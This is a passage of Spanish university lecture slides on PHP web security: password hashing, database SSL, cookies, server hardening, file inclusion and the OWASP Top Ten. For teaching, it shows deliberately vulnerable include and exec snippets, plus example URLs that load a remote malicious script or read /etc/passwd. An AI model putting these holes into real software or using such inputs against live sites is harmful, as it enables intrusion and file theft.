echo(password_hash($clave,PASSWORD_DEFAULT));
echo(password_hash($clave,PASSWORD_DEFAULT));
```

```
$2y$10$jMSv0ilvHpKJvUfNQ21fC.ktM/ALgAYwbno8ikoNbJx4tmz/2T8qq
$2y$10$E2rJs3DIgNu8HqMzflaQJe0REEnUvLAW/b3G.oP/oxRouHmcF0MHa
$2y$10$WJuPRwhY7wIM9DluAVVgtuiaGPWaw0VgargVJPB7F57USPswLzJwG
```

↓ Salt

↓ Parámetros del algoritmo

Algoritmo de cifrado

Clave (hashed)

password_hash():

- Añade "salt" aleatorio distinto para cada cifrado
- Tanto "salt" como datos del algoritmo de cifrado forman parte de la clave cifrada
- El algoritmo no es reversible

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
31



PHP(6) : Seguridad de las aplicaciones web
 Ejemplos reales

Seguridad de la información: ataques relacionados con problemas de cifrado

Facebook almacenó contraseñas sin encriptar de cientos de millones de usuarios en sus servidores

<https://www.infobae.com/americatecnologia/2019/03/21/facebook-admitio-haber-guardado-contrasenas-sin-enciptar-de-usuarios-en-sus-servidores/>

Facebook reconoció el jueves que las contraseñas de **cientos de millones de usuarios se habían almacenado en servidores internos sin encriptar**, pero dijo que no hay evidencia de que tal información haya sido visible por personas fuera de la compañía ni que hayan sido utilizadas de manera indebida.

Facebook también guardó millones de contraseñas de Instagram sin cifrar ni seguridad alguna

Millones de contraseñas de Instagram se guardaron sin seguridad alguna, y a la vista de los empleados de Facebook, según ha admitido ahora la compañía.
19/04/2019 a las 10:05 UTC · Adrian Rays

<https://microno.espanol.com/2019/04/contrasenas-de-instagram/>

(Marzo de 2019)

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
32



PHP(6) : Seguridad de las aplicaciones web
 Cifrado de datos

Seguridad de la información

Cifrado de la conexión con el servidor MySQL:

- Útil si es una máquina diferente a la del servidor web
- Comunicación entre ambos menos eficiente

```
$opt = [ PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
          PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
          PDO::ATTR_EMULATE_PREPARES => false,
          PDO::MYSQL_ATTR_SSL_CA => '/path/to/ssl-cert.pem',
          PDO::MYSQL_ATTR_SSL_VERIFY_SERVER_CERT => false ]; false: no comprueba con CA (para autofirmados)

$db = new PDO('mysql:host=' . DBHOST . ';port=' . DBPORT . ';dbname=' . DBDATABASE . ';charset=utf8',
              DBUSER, DBPASSWORD, $opt);
```

Forzar a que el usuario se conecte con SSL:

```
ALTER USER 'dbuser'@'%' REQUIRE SSL;
```

Configuración de MySQL (my.cnf) para permitir conexiones desde máquinas externas:

```
bind-address = 0.0.0.0
```

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
33



UNIVERSIDAD
DE GRANADA

Tecnologías Web

Grado en Ingeniería Informática

PHP(6) : Seguridad de las aplicaciones web

1. Inyección de código HTML
 - Saneamiento de datos de entrada
 - Ataques de tipo XSS (Cross-site scripting)
 - Creación de URL saneadas
2. Seguridad en la integración con BBDD
 - Inyección SQL
 - Consultas preparadas
 - Cifrado de información
- » 3. Otras cuestiones básicas
 - Configuración del servidor web, HTTP vs HTTPS, GET vs POST



DECSAI

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
 © Javier Martínez Baena



DECSAI

PHP(6) : Seguridad de las aplicaciones web

Privacidad e información sensible

Sobre privacidad ...

Envío de formularios:

- method='GET'
 - La información se envía en la URL (*query string*).
 - Se ve en la barra del navegador.
 - Puede quedar almacenada en ficheros de log de servidores.
- method='POST'
 - Mejora la privacidad.

sec04htmlurl1

Cookies:

- Se almacenan en el cliente: son vulnerables.
- No usar para información sensible o vital para el buen uso de la aplicación.
- Se puede almacenar información cifrada.
- Al menos para la cookie de sesión (PHPSESSID) en php.ini:
 - session.cookie_httponly = on (evita accesos desde JS)
 - session.cookie_secure = on (obliga a transferir con https)

HTTP vs HTTPS:

- Con HTTPS se cifra todo excepto el nombre de dominio.
- Recomendación: redirigir el tráfico HTTP a HTTPS.
- Certificados: emitidos por CA o autofirmados.



DECSAI

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
 © Javier Martínez Baena



DECSAI

PHP(6) : Seguridad de las aplicaciones web

Web server hardening

Configuración del servidor web

Web server hardening

- Mantener actualizado el servidor web
- Configuración adecuada del Sistema Operativo (chmod, ssh, firewall, ...)
- Mostrar la menor cantidad de información posible:
 - Usar configuraciones en modo "production"
 - ServerSignature off
 - Option -Indexes
 - ...
- Limitar los accesos y el uso de recursos al máximo:
 - AllowOverride (lo necesario)
 - Allow/deny (lo necesario)
 - ...
- Deshabilitar herramientas de depuración (xdebug) o módulos innecesarios
- Uso de WAF (Web Application Firewall)

<https://geekflare.com/es/apache-web-server-hardening-security/>



DECSAI

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
 © Javier Martínez Baena



PHP(6) : Seguridad de las aplicaciones web
 Remote/local file inclusion

Protecciones de la aplicación web

Mantener carpetas de la aplicación:

- Públicas: solo scripts ejecutables por usuarios desde navegador y recursos como imágenes, hojas de estilo, ficheros JavaScript, etc.
- Privadas: el resto de la aplicación.
- Prestar especial atención a ficheros con credenciales, por ejemplo las de acceso a la BBDD.

Redirigir todas las peticiones a un único *script* de entrada (p. ej. index.php).

Ocultar extensiones de ficheros, rutas, etc. (ver ejemplo MVC + **enrutador**).

Mantener copias de seguridad periódicas de la BBDD. Pueden gestionarse desde el sistema, por ejemplo con `cron+mysqldump`

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
37



PHP(6) : Seguridad de las aplicaciones web
 Remote/local file inclusion

Remote/local file inclusion

Obtener desde `$_GET` / `$_POST` un dato que el *script* PHP utiliza como si fuese un *script* para incluir en la aplicación

```

<?PHP
$f = $_GET["fichero"];
include $f;
?>
```

<http://localhost/index.php?fichero=hola.html>
<http://localhost/index.php?fichero=listado.php>
<http://localhost/index.php?fichero=http://webmaliciosa/alataquerrrr.php>
<http://localhost/index.php?fichero=/etc/passwd>

Es necesario filtrar la entrada antes de usarla:

- Usar `basename()/realpath()` para filtrar entrada
- Usar *whitelist* con lista de ficheros válidos
- ...

Configuración de `php.ini`:

- `allow_url_include` = On / Off
- `allow_url_fopen` = On / Off
- `disable_functions` = `exec, passthru, shell_exec, system, ...`

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
38





PHP(6) : Seguridad de las aplicaciones web
 ???

Remote/local file inclusion

Obtener desde `$_GET` / `$_POST` un dato que el *script* PHP utiliza como si fuese un *script* para incluir en la aplicación

```

exec("ping -c 4 " . $_GET['host'], $output);
print_r($output);
```

<https://www.acunetix.com/websitesecurity/php-security-2/>
<https://medium.com/@jennadav11/file-upload-vulnerabilities-bdae48e08aaa>

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
39



PHP(6) : Seguridad de las aplicaciones web
 OWASP Top Ten

Seguridad de aplicaciones web

OWASP (Open Web Application Security Project) "Top Ten" de vulnerabilidades web

OWASP Top Ten			
2010	2013	2017	2021
A1: Injection	A1-Injection	A1. Injection	A01:2021-Broken Access Control
A2: Cross-Site Scripting (XSS)	A2-Broken Authentication and Session Management	A2. Broken Authentication	A02:2021-Cryptographic Failures
A3: Broken Authentication and Session Management	A3-Cross-Site Scripting (XSS)	A3. Sensitive Data Exposure	A03:2021-Injection
A4: Insecure Direct Object References	A4-Insecure Direct Object References	A4. XML External Entities (NEW)	A04:2021-Insecure Design
A5: Cross-Site Request Forgery (CSRF)	A5-Security Misconfiguration	A5. Broken Access Control (MERGED)	A05:2021-Security Misconfiguration
A6: Security Misconfiguration	A6-Sensitive Data Exposure	A6. Security Misconfiguration	A06:2021-Vulnerable and Outdated Components
A7: Insecure Cryptographic Storage	A7-Missing Function Level Access Control	A7. Cross-Site Scripting	A07:2021-Identification and Authentication Failures
A8: Failure to Restrict URL Access	A8-Cross-Site Request Forgery (CSRF)	A8. Insecure Deserialization (NEW)	A08:2021-Software and Data Integrity Failures
A9: Insufficient Transport Layer Protection	A9-Using Components with Known Vulnerabilities	A9. Using Components With Known Vulnerabilities	A09:2021-Security Logging and Monitoring Failures
A10: Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards	A10. Insufficient Logging and Monitoring (NEW)	A10:2021-Server-Side Request Forgery (SSRF)

<https://www.dragonjar.org/owasp-top-ten-project-en-espanol.shtml>
<https://owasp.org/> <https://www.horangi.com/blog/real-life-examples-of-web-vulnerabilities>

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
40



PHP(6) : Seguridad de las aplicaciones web
 Recursos adicionales

Seguridad web

Información adicional en internet

Vulnerabilidades típicas y ejemplos en diversos lenguajes de programación
<https://knowledge-base.secureflag.com/>

Explicación de diversas vulnerabilidades típicas:
<https://securityscorecard.com/blog/common-web-application-vulnerabilities-explained/>

Explicación detallada (con código y ejemplos) de diversos aspectos de seguridad web:
<https://portswigger.net/web-security>

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
41



PHP(6) : Seguridad de las aplicaciones web
 Ejemplo real

Casos reales

... algunos ataques son fáciles de evitar

Hackean a la cadena hotelera Holiday Inn. La contraseña era 'Qwerty1234'

Los atacantes habrían borrado datos por venganza tras un ataque de ransomware frustrado

Por **Matías S. Zavia** · Publicado 20 de septiembre de 2022









<https://es.gizmodo.com/hackean-a-la-cadena-hotelera-holiday-inn-la-contrasena-1849560816>

Departamento de Ciencias de la Computación e Inteligencia Artificial - Universidad de Granada
© Javier Martínez Baena
42